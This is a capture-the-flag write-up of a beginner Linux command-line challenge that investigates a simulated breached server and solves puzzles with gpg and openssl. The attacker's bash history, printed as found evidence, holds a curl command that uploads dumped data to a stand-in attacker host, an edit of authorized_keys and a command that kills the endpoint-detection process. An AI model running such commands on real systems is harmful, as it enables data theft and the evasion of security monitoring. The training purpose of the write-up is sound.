CHALLENGE INFORMATION
 | Platform: TryHackMe Event: Advent of Cyber 2025 Day: 01 Title: Linux CLI - Shells Bells Bonus: Side Quest 1 Key Challenge |
Description
Explore the Linux command-line interface and use it to unveil Christmas mysteries.
Summary
We start out by investigating a compromised server, collect some hidden flags and uncover some secrets. All this, by using nothing but basic Linux CLI commands.
For the bonus part, we first solve three riddles, then concatenate the fragments and decrypt a note. Once we fixed a glitching server, we capture the ciphertext, decode it, then decrypt the secret archive directory which was left behind. Extracting the archive enables us to retrieve the final side-quest key challenge flag.
Introduction
A kidnapping has disrupted Wareville’s Christmas defenses: McSkidy is missing, and the town’s safety now depends on uncovering what happened to her. The TBFC team suspects the clue lies on tbfc-web01, a Linux server that handles Christmas wishlists.
By accessing this machine via the provided terminal or SSH, users practice basic Linux command-line skills to search the server’s data for evidence of McSkidy’s last actions and the mastermind’s plan.
Question-1: Got it!
No answer needed
Linux CLI
This section provides a tutorial on basic Linux CLI commands and techniques for investigating a simulated security breach. It covers the following:
Basic commands
echo, ls, cat, pwd, cd and hidden-file handling – ls -la, cat .guide.txt.
Log analysis
grep and file discovery with find and dissection of a malicious shell script that uses pipes, redirection, and conditional execution.
Root privileges
sudo su, whoami, system utilities – uptime, ip addr, ps aux – and Bash history with history, cat .bash_history.
We begin by navigating the Linux filesystem and searching for the hidden guide. We find the first flag (answer to the second question) upon examining the hidden .guide.txt file.
mcskidy@tbfc-web01:~$ pwd
/home/mcskidy
mcskidy@tbfc-web01:~$ ls -hla
...
drwxrwxr-x  2 mcskidy mcskidy 4.0K ... Guides
...
-rw-rw-r--  1 mcskidy mcskidy  264 ... README.txt
...
mcskidy@tbfc-web01:~$ cat README.txt
For all TBFC members,
Yesterday I spotted yet another Eggsploit on our servers.
Not sure what it means yet, but Wareville is in danger.
To be prepared, I'll write the security guide by tomorrow.
As a precaution, I'll also hide the guide from plain view.
~ McSkidy
mcskidy@tbfc-web01:~$ cd Guides/
mcskidy@tbfc-web01:~/Guides$ ls -hla
...
-rw-rw-r--  1 mcskidy mcskidy  506 ... .guide.txt
mcskidy@tbfc-web01:~/Guides$ cat .guide.txt
I think King Malhare from HopSec Island is preparing for an attack.
Not sure what his goal is, but Eggsploits on our servers are not good.
Be ready to protect Christmas by following this Linux guide:

Check /var/log/ and grep inside, let the logs become your guide.
Look for eggs that want to hide, check their shells for what's inside!

P.S. Great job finding the guide. Your flag is:
-----------------------------------------------
THM{<redacted-flag>}
-----------------------------------------------
mcskidy@tbfc-web01:~/Guides$
We continue our Linux exploration by grepping the logs and discovering interesting traces.
mcskidy@tbfc-web01:~/Guides$ cd /var/log/
mcskidy@tbfc-web01:/var/log$ grep "Failed password" auth.log
...
... tbfc-web01 sshd[2453]: Failed password for socmas from eggbox-196.hopsec.thm port 14040 ssh2
... tbfc-web01 sshd[2453]: message repeated 2 times: [ Failed password for socmas from eggbox-196.hopsec.thm port 14040 ssh2]
... tbfc-web01 sshd[5139]: Failed password for invalid user app from 129.212.178.137 port 51356 ssh2
... tbfc-web01 sshd[5141]: Failed password for invalid user basit from 129.212.178.137 port 51364 ssh2
...
mcskidy@tbfc-web01:/var/log$
We check for artifacts left behind – perhaps some Eggshells or even Eggsploits? The flag for the fourth question lies buried deep within the discovered eggstrike.sh.
mcskidy@tbfc-web01:/var/log$ cd ~
mcskidy@tbfc-web01:~$ find /home/socmas/ -name *egg*
/home/socmas/2025/eggstrike.sh
mcskidy@tbfc-web01:~$ cd /home/socmas/2025/
mcskidy@tbfc-web01:/home/socmas/2025$ cat eggstrike.sh
# Eggstrike v0.3
# © 2025, Sir Carrotbane, HopSec
cat wishlist.txt | sort | uniq > /tmp/dump.txt
rm wishlist.txt && echo "Chistmas is fading..."
mv eastmas.txt wishlist.txt && echo "EASTMAS is invading!"

# Your flag is:
# THM{<redacted-flag>}
mcskidy@tbfc-web01:/home/socmas/2025$
We continue our Linux journey by introducing system utilities and the all-powerful root user. We even experiment with sudo.
mcskidy@tbfc-web01:/home/socmas/2025$ cd ~
mcskidy@tbfc-web01:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
mcskidy@tbfc-web01:~$ sudo -l
Matching Defaults entries for mcskidy on tbfc-web01:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mcskidy may run the following commands on tbfc-web01:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
mcskidy@tbfc-web01:~$ sudo su
root@tbfc-web01:/home/mcskidy$ whoami
root
root@tbfc-web01:/home/mcskidy$
Once we elevate privileges, we search the root user’s home directory for traces left behind. Examining the .bash_history yields the final flag, which answers the sixth question.
root@tbfc-web01:/home/mcskidy$ cd /root/
root@tbfc-web01:~$ cat .bash_history
whoami
cd ~
ll
nano .ssh/authorized_keys
curl --data "@/tmp/dump.txt" http://files.hopsec.thm/upload
curl --data "%qur\(tq_` :D AH?65P" http://red.hopsec.thm/report
curl --data "THM{<redacted-flag>}" http://flag.hopsec.thm
pkill tbfcedr
root@tbfc-web01:~$
Questions and Answers
Question-1: Which CLI command would you use to list a directory?
ls
Question-2: Complete on machine
THM{<redacted-flag>}
Question-3: Which command helped you filter the logs for failed logins?
grep
Question-4: Complete on machine
THM{<redacted-flag>}
Question-5: Which command would you run to switch to the root user?
sudo su
Question-6: Finally, what flag did Sir Carrotbane leave in the root bash history?
THM{<redacted-flag>}
Question-7: For those who consider themselves intermediate and want another challenge, check McSkidy’s hidden note in /home/mcskidy/Documents/ to get access to the key for Side Quest 1! Accessible through our Side Quest Hub!
No answer needed
Question-8: Enjoyed investigating in a Linux environment? Check out our Linux Logs Investigations room for more like this!
No answer needed
Side Quest 1 Key Challenge
We are not finished; a bonus challenge remains. We check the aforementioned folder /home/mcskidy/Documents/ and read the read-me-please.txt file left behind.
root@tbfc-web01:~$ cd /home/mcskidy/Documents/
root@tbfc-web01:/home/mcskidy/Documents$ ls -hla
...
-rw-rw-r--  1 mcskidy mcskidy 1.1K ... read-me-please.txt
root@tbfc-web01:/home/mcskidy/Documents$ file read-me-please.txt
read-me-please.txt: news or mail, Unicode text, UTF-8 text
root@tbfc-web01:/home/mcskidy/Documents$ cat read-me-please.txt
From: mcskidy
To: whoever finds this

I had a short second when no one was watching. I used it.

I've managed to plant a few clues around the account.
If you can get into the user below and look carefully,
those three little "easter eggs" will combine into a passcode
that unlocks a further message that I encrypted in the
/home/eddi_knapp/Documents/ directory.
I didn't want the wrong eyes to see it.

Access the user account:
username: eddi_knapp
password: S0mething1Sc0ming

There are three hidden easter eggs.
They combine to form the passcode to open my encrypted vault.

Clues (one for each egg):

1)
I ride with your session, not with your chest of files.
Open the little bag your shell carries when you arrive.

2)
The tree shows today; the rings remember yesterday.
Read the ledger's older pages.

3)
When pixels sleep, their tails sometimes whisper plain words.
Listen to the tail.

Find the fragments, join them in order, and use the resulting passcode
to decrypt the message I left. Be careful — I had to be quick,
and I left only enough to get help.

~ McSkidy
root@tbfc-web01:/home/mcskidy/Documents$
According to the instructions, we must first solve three riddles, then concatenate the fragments and decrypt a note.
After fixing a glitching server, we should capture the ciphertext, decode it, and decrypt the secret archive directory left behind. Extracting the archive should enable us to retrieve the final side-quest key challenge flag.
root@tbfc-web01:/home/mcskidy/Documents$ cd /home/eddi_knapp/Documents/
root@tbfc-web01:/home/eddi_knapp/Documents$ ls -hla
...
-rw-rw-r--  1 eddi_knapp eddi_knapp 1004 ... mcskidy_note.txt.gpg
-rw-r--r--  1 eddi_knapp eddi_knapp  108 ... notes_on_photos.txt
root@tbfc-web01:/home/eddi_knapp/Documents$ file *
mcskidy_note.txt.gpg: PGP symmetric key encrypted data - AES with 256-bit key salted & iterated - SHA256 .
notes_on_photos.txt:  ASCII text
root@tbfc-web01:/home/eddi_knapp/Documents$ cat notes_on_photos.txt
Photo notes:
- backup all images weekly
- sync with phone when connected
- organize into 3 folders per year
root@tbfc-web01:/home/eddi_knapp/Documents$
We have some credentials – eddi_knapp:S0mething1Sc0ming – and clues for the key necessary for the first Side Quest Key Challenge.
We switch users and search for the fragments.
Clue-1
I ride with your session, not with your chest of files. Open the little bag your shell carries when you arrive.
One possible interpretation follows:
- “I ride with your session” – probably related to session data
- “not with your chest of files” – perhaps not stored in files
- “Open the little bag your shell carries when you arrive” – should be present when opening a new shell as the current user
This clue points to environment variables. We check them with env.
root@tbfc-web01:/home/eddi_knapp/Documents$ su eddi_knapp
eddi_knapp@tbfc-web01:~/Documents$ env
...
PASSFRAG1=<redacted-easter-egg-1>
SUDO_USER=mcskidy
...
eddi_knapp@tbfc-web01:~/Documents$
Clue-2
The tree shows today; the rings remember yesterday. Read the ledger’s older pages.
Several interpretations exist. One approach:
- “The tree shows today” – current directory tree or file structure
- “the rings remember yesterday” – suggests looking at historical or log information
- “Read the ledger’s older pages” – implies examining past records or logs
We start with the user’s home directory and use the tree command. Many files exist here, but one directory stands out: .secret_git.
eddi_knapp@tbfc-web01:~/Documents$ cd ~
eddi_knapp@tbfc-web01:~$ tree -ha -L 2
...
├── [4.0K]  .secret
│   └── [410K]  dir.tar.gz.gpg
├── [4.0K]  .secret_git
│   └── [4.0K]  .git
├── [4.0K]  .secret_git.bak
│   └── [4.0K]  .git
...
eddi_knapp@tbfc-web01:~$
Re-reading the clue suggests another interpretation:
- “The tree shows today” – referring to the Git tree or branch structure
- “the rings remember yesterday” – Git log history (like tree rings recording years)
- “Read the ledger’s older pages” – examining past commits
We try this approach. Inside the Git directory, we check the working tree status with git status and view the Git log with git log.
eddi_knapp@tbfc-web01:~$ cd .secret
.secret/         .secret_git/     .secret_git.bak/
eddi_knapp@tbfc-web01:~$ cd .secret_git
eddi_knapp@tbfc-web01:~/.secret_git$ git status
On branch master
nothing to commit, working tree clean
eddi_knapp@tbfc-web01:~/.secret_git$ git log
commit e924698378132991ee08f050251242a092c548fd (HEAD -> master)
Author: mcskiddy
...

    remove sensitive note

commit d12875c8b62e089320880b9b7e41d6765818af3d
Author: McSkidy
...

    add private note
eddi_knapp@tbfc-web01:~/.secret_git$
The logs indicate a sensitive note was removed in the last commit. We examine it.
eddi_knapp@tbfc-web01:~/.secret_git$ git show e924698378132991ee08f050251242a092c548fd
commit e924698378132991ee08f050251242a092c548fd (HEAD -> master)
Author: mcskiddy
...

    remove sensitive note

diff --git a/secret_note.txt b/secret_note.txt
deleted file mode 100755
index 060736e..0000000
--- a/secret_note.txt
+++ /dev/null
@@ -1,5 +0,0 @@
-========================================
-Private note from McSkidy
-========================================
-We hid things to buy time.
-PASSFRAG2:<redacted-easter-egg-2>
eddi_knapp@tbfc-web01:~/.secret_git$
Clue-3
When pixels sleep, their tails sometimes whisper plain words. Listen to the tail.
When we previously looked around with the tree command, we discovered something promising: a secret .easter_egg file hidden in the Pictures directory.
eddi_knapp@tbfc-web01:~/.secret_git$ cd ~
eddi_knapp@tbfc-web01:~$ tree -ha -L 2
...
├── [4.0K]  Music
├── [4.0K]  Pictures
│   ├── [1.4K]  .easter_egg
│   ├── [5.6M]  .hidden_pic_1.png
│   ├── [5.6M]  .hidden_pic_2.png
│   ├── [5.6M]  .hidden_pic_3.png
...
eddi_knapp@tbfc-web01:~$
We examine it. We have found our third and final puzzle piece.
eddi_knapp@tbfc-web01:~$ cat Pictures/.easter_egg
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@%%%%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@#+==+*@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@%+=+*++@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@*++**+#@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@%%#*====+#%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@#*===-===#@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@%*++:-+====*%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@%*===++++===-+*#######%%@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@%*+===+++==::-=========+*#%@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@%%#**+======-:-==--==-==+*%@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@%*+======---=+===------=#%@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@%**+=-=====-==+==-====--=*%@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@%***+++==--=====+=----=-=#@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@%#**++=--=====++====----*@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@%*+=-:=++**++**+=-::--*@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@#+=:.+#***=*#=--::-=-=%@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@%%*+-:+%#+++=++=:::==--*%@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@%*+=--*@#++===::::::::=#%@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@%%%##*#%%%####***#*#####%%@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@%%###%%%%%%%%%%##%%##%%@@@@@@@@@@@@

~~ HAPPY EASTER ~~~
PASSFRAG3:<redacted-easter-egg-3>
eddi_knapp@tbfc-web01:~$
Assembling the Pieces
Find the fragments, join them in order, and use the resulting passcode to decrypt the message I left.
Now, all that remains is to follow the given instructions:
Combining the fragments is straightforward: concatenate the words in order, like PASSFRAG1PASSFRAG2PASSFRAG3.
We attempt to decrypt the note. We lack permissions to run gpg successfully as the eddi_knapp user, so we switch back to root. We exit the current session and return to the previous one.
eddi_knapp@tbfc-web01:~$ cd Documents
eddi_knapp@tbfc-web01:~/Documents$ gpg -d mcskidy_note.txt.gpg
gpg: AES256.CFB encrypted data
gpg: problem with the agent: Permission denied
gpg: encrypted with 1 passphrase
gpg: decryption failed: Bad session key
eddi_knapp@tbfc-web01:~/Documents$ exit
exit
...
root@tbfc-web01:/home/eddi_knapp/Documents$ ls -hla
...
-rw-rw-r--  1 eddi_knapp eddi_knapp 1004 ... mcskidy_note.txt.gpg
-rw-r--r--  1 eddi_knapp eddi_knapp  108 ... notes_on_photos.txt
-rw-rw-r--  1 eddi_knapp eddi_knapp   17 ... passphrase
root@tbfc-web01:/home/eddi_knapp/Documents$
We try again. It works. Upon entering the correct passphrase, the note decrypts.
root@tbfc-web01:/home/eddi_knapp/Documents$ gpg -d mcskidy_note.txt.gpg
gpg: AES256.CFB encrypted data
gpg: encrypted with 1 passphrase
Congrats — you found all fragments and reached this file.

Below is the list that should be live on the site. If you replace the contents of
/home/socmas/2025/wishlist.txt with this exact list (one item per line, no numbering),
the site will recognise it and the takeover glitching will stop. Do it — it will save the site.

Hardware security keys (YubiKey or similar)
Commercial password manager subscriptions (team seats)
Endpoint detection & response (EDR) licenses
Secure remote access appliances (jump boxes)
Cloud workload scanning credits (container/image scanning)
Threat intelligence feed subscription

Secure code review / SAST tool access
Dedicated secure test lab VM pool
Incident response runbook templates and playbooks
Electronic safe drive with encrypted backups

A final note — I don't know exactly where they have me, but there are *lots* of eggs
and I can smell chocolate in the air. Something big is coming.  — McSkidy

---

When the wishlist is corrected, the site will show a block of ciphertext. This ciphertext can be decrypted with the following unlock key:

UNLOCK_KEY: <redacted-unlock-key>

To decode the ciphertext, use OpenSSL. For instance, if you copied the ciphertext into a file /tmp/website_output.txt you could decode using the following command:

cat > /tmp/website_output.txt
openssl enc -d -aes-256-cbc -pbkdf2 -iter 200000 -salt -base64 -in /tmp/website_output.txt -out /tmp/decoded_message.txt -pass pass:'<UNLOCK-KEY>'
cat /tmp/decoded_message.txt

Sorry to be so convoluted, I couldn't risk making this easy while King Malhare watches. — McSkidy
root@tbfc-web01:/home/eddi_knapp/Documents$
Excellent – we proceed to /home/socmas/2025/ and examine the contents.
root@tbfc-web01:/home/eddi_knapp/Documents$ cd /home/socmas/2025/
root@tbfc-web01:/home/socmas/2025$ ls -hla
...
-rw-rw-r--   1 socmas socmas          252 ... eggstrike.sh
-rw-r-----+  1 socmas www-data        11K ... index.html
drwxrwxr-x  68 socmas socmas         4.0K ... node_modules
-rw-rw-r--   1 socmas socmas          28K ... package-lock.json
-rw-rw-r--   1 socmas socmas          275 ... package.json
-rw-r--r--   1 socmas socmas         2.9K ... secret-server.js
-rw-rw-r--+  1 socmas socmas_editors  426 ... wishlist.txt
root@tbfc-web01:/home/socmas/2025$
According to the instructions, this is the file – wishlist.txt – whose contents we must replace to fix the glitching site.
root@tbfc-web01:/home/socmas/2025$ cat wishlist.txt
...
Bunny-themed cookie gift boxes
Spring picnic hamper with pastel treats
...
root@tbfc-web01:/home/socmas/2025$
But which site? Examining the current directory, files such as index.html and secret-server.js indicate a website. We examine them for clues.
root@tbfc-web01:/home/socmas/2025$ cat secret-server.js
...
const PORT = process.env.PORT || 8081;
...
app.listen(PORT, '0.0.0.0', () => {
  console.log(`secret server listening on ${PORT} (serving ${ROOT})`);
});
root@tbfc-web01:/home/socmas/2025$
Port 8081 on localhost appears to be the target. We check it via Firefox: http://localhost:8081/.

Figure 1: Glitching website interface
The website is truly glitching. We fix it by replacing the contents of wishlist.txt as instructed and waiting briefly.
root@tbfc-web01:/home/socmas/2025$ nano wishlist.txt
root@tbfc-web01:/home/socmas/2025$ cat wishlist.txt
Hardware security keys (YubiKey or similar)
Commercial password manager subscriptions (team seats)
...
Incident response runbook templates and playbooks
Electronic safe drive with encrypted backups
root@tbfc-web01:/home/socmas/2025$
After refreshing the website, we obtain the aforementioned ciphertext.

Figure 2: Ciphertext revealed on repaired website
We follow the instructions and decode it. First, we write the ciphertext to a file, such as /tmp/website_output.txt.
root@tbfc-web01:/home/socmas/2025$  cd /tmp/
root@tbfc-web01:/tmp$ touch website_output.txt
root@tbfc-web01:/tmp$ nano website_output.txt
root@tbfc-web01:/tmp$ cat website_output.txt
U2FsdGVkX...qi2o2zJg7fEZ8c=
root@tbfc-web01:/tmp$
Everything appears ready. All that remains is to decode the ciphertext and examine the decoded message.
root@tbfc-web01:/tmp$ openssl enc -d -aes-256-cbc -pbkdf2 -iter 200000 -salt -base64 -in /tmp/website_output.txt -out /tmp/decoded_message.txt -pass pass:'<UNLOCK-KEY>'
root@tbfc-web01:/tmp$ cat decoded_message.txt
Well done — the glitch is fixed. Amazing job going the extra mile and saving the site. Take this flag THM{<redacted-flag>}

NEXT STEP:
If you fancy something a little...spicier....use the FLAG you just obtained as the passphrase to unlock:
/home/eddi_knapp/.secret/dir

That hidden directory has been archived and encrypted with the FLAG.
Inside it you'll find the sidequest key.
root@tbfc-web01:/tmp$
Down the Rabbit Hole
Great – the challenge continues. We examine the secret directory – /home/eddi_knapp/.secret/dir.
root@tbfc-web01:/tmp$ cd /home/eddi_knapp/.secret
root@tbfc-web01:/home/eddi_knapp/.secret$ ls -hla
...
-rw-------  1 eddi_knapp eddi_knapp 410K ... dir.tar.gz.gpg
root@tbfc-web01:/home/eddi_knapp/.secret$
We decrypt the file using the previously acquired flag. Decrypting with -d without specifying an output file sends data to standard output, flooding the terminal with gibberish since the data is archived. We specify the output file with -o.
root@tbfc-web01:/home/eddi_knapp/.secret$ gpg -d dir.tar.gz.gpg
...
root@tbfc-web01:/home/eddi_knapp/.secret$ gpg -o decrypted_dir.tar.gz -d dir.tar.gz.gpg
gpg: AES256.CFB encrypted data
gpg: encrypted with 1 passphrase
root@tbfc-web01:/home/eddi_knapp/.secret$ ls -hla
...
-rw-r--r--  1 root       root       410K ... decrypted_dir.tar.gz
-rw-------  1 eddi_knapp eddi_knapp 410K ... dir.tar.gz.gpg
root@tbfc-web01:/home/eddi_knapp/.secret$
The file is decrypted. We extract the contents.
# -x: extract files; -z: gzip compression; -v: verbose; -f: specify the file
root@tbfc-web01:/home/eddi_knapp/.secret$ tar -xzvf decrypted_dir.tar.gz
dir/
dir/sq1.png
root@tbfc-web01:/home/eddi_knapp/.secret$ ls -hla
...
-rw-r--r--  1 root       root       410K ... decrypted_dir.tar.gz
drwxrwxr-x  2 eddi_knapp eddi_knapp 4.0K ... dir
-rw-------  1 eddi_knapp eddi_knapp 410K ... dir.tar.gz.gpg
root@tbfc-web01:/home/eddi_knapp/.secret$ cd dir
root@tbfc-web01:/home/eddi_knapp/.secret/dir$ ls -hla
...
-rw-r--r-- 1 eddi_knapp eddi_knapp 411K ... sq1.png
...
root@tbfc-web01:/home/eddi_knapp/.secret/dir$ file sq1.png
sq1.png: PNG image data, 668 x 936, 8-bit/color RGBA, non-interlaced
root@tbfc-web01:/home/eddi_knapp/.secret/dir$
We receive a picture named sq1.png. We examine it with display sq1.png.

We have found our Easter egg and within it the flag for the first Side Quest.